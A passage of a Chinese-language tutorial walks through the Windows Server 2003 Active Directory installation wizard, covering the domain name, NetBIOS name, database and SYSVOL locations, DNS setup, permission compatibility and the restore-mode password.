


图 8

在这里我们要指定一个域名，我在这里指定的是 demo.com，如图 9 所示。




图 9

这里是指定 NetBIOS 名，注意千万不要和下面的客户端冲突，也就是说整个网络里不能再有一台 PC 名叫 DEMO。虽然这里可以修改，但个人建议还是采用默认的好，省得以后麻烦，如图 10 所示。




图 10

在这里要指定 AD 数据库和日志的存放位置，如果不是 C 盘的空间有问题的话，建议采用默认设置，如图 11 所示。




图 11

这里是指定 SYSVOL 文件夹的位置，还是那句话，没有特殊情况，不建议修改，如图 12 所示。




图 12

第一次部署时总会出现上面那个 DNS 注册诊断出错的画面，主要是因为虽然安装了 DNS，但由于并没有配置它，网络上还没有可用的 DNS 服务器，所以才会出现响应超时的现象。所以在这里要选择“在这台计算机上安装并配置 DNS 服务器，并将这台 DNS 服务器设为这台计算机的首选 DNS 服务器”选项，如图 13 所示。




图 13

这是一个权限的选择项，在这里我选择第二项："只与 Windows 2000 或 Window Server 2003 操作系统兼容的权限"，因为在我做实验的整个环境里并没有 Windows 2000 以前的操作系统存在，如图 14 所示。




图 14

这里是一个重点：还原密码，希望大家设置好以后一定要记住这个密码，千万不要忘记了，因为在后面的关于活动目录恢复的文章中要用到这个密码，如图 15 所示。




图 15

之后确认画面，请仔细检查刚刚输入的信息是否正确，尤其是域名书写是否正确，因为改域名可不是闹着玩的，如果有的话可以单击"上一步"按钮进行重输，如果确认无误的话，那么单击"下一步"按钮就正式开始安装了，如图 16 和图 17 所示。

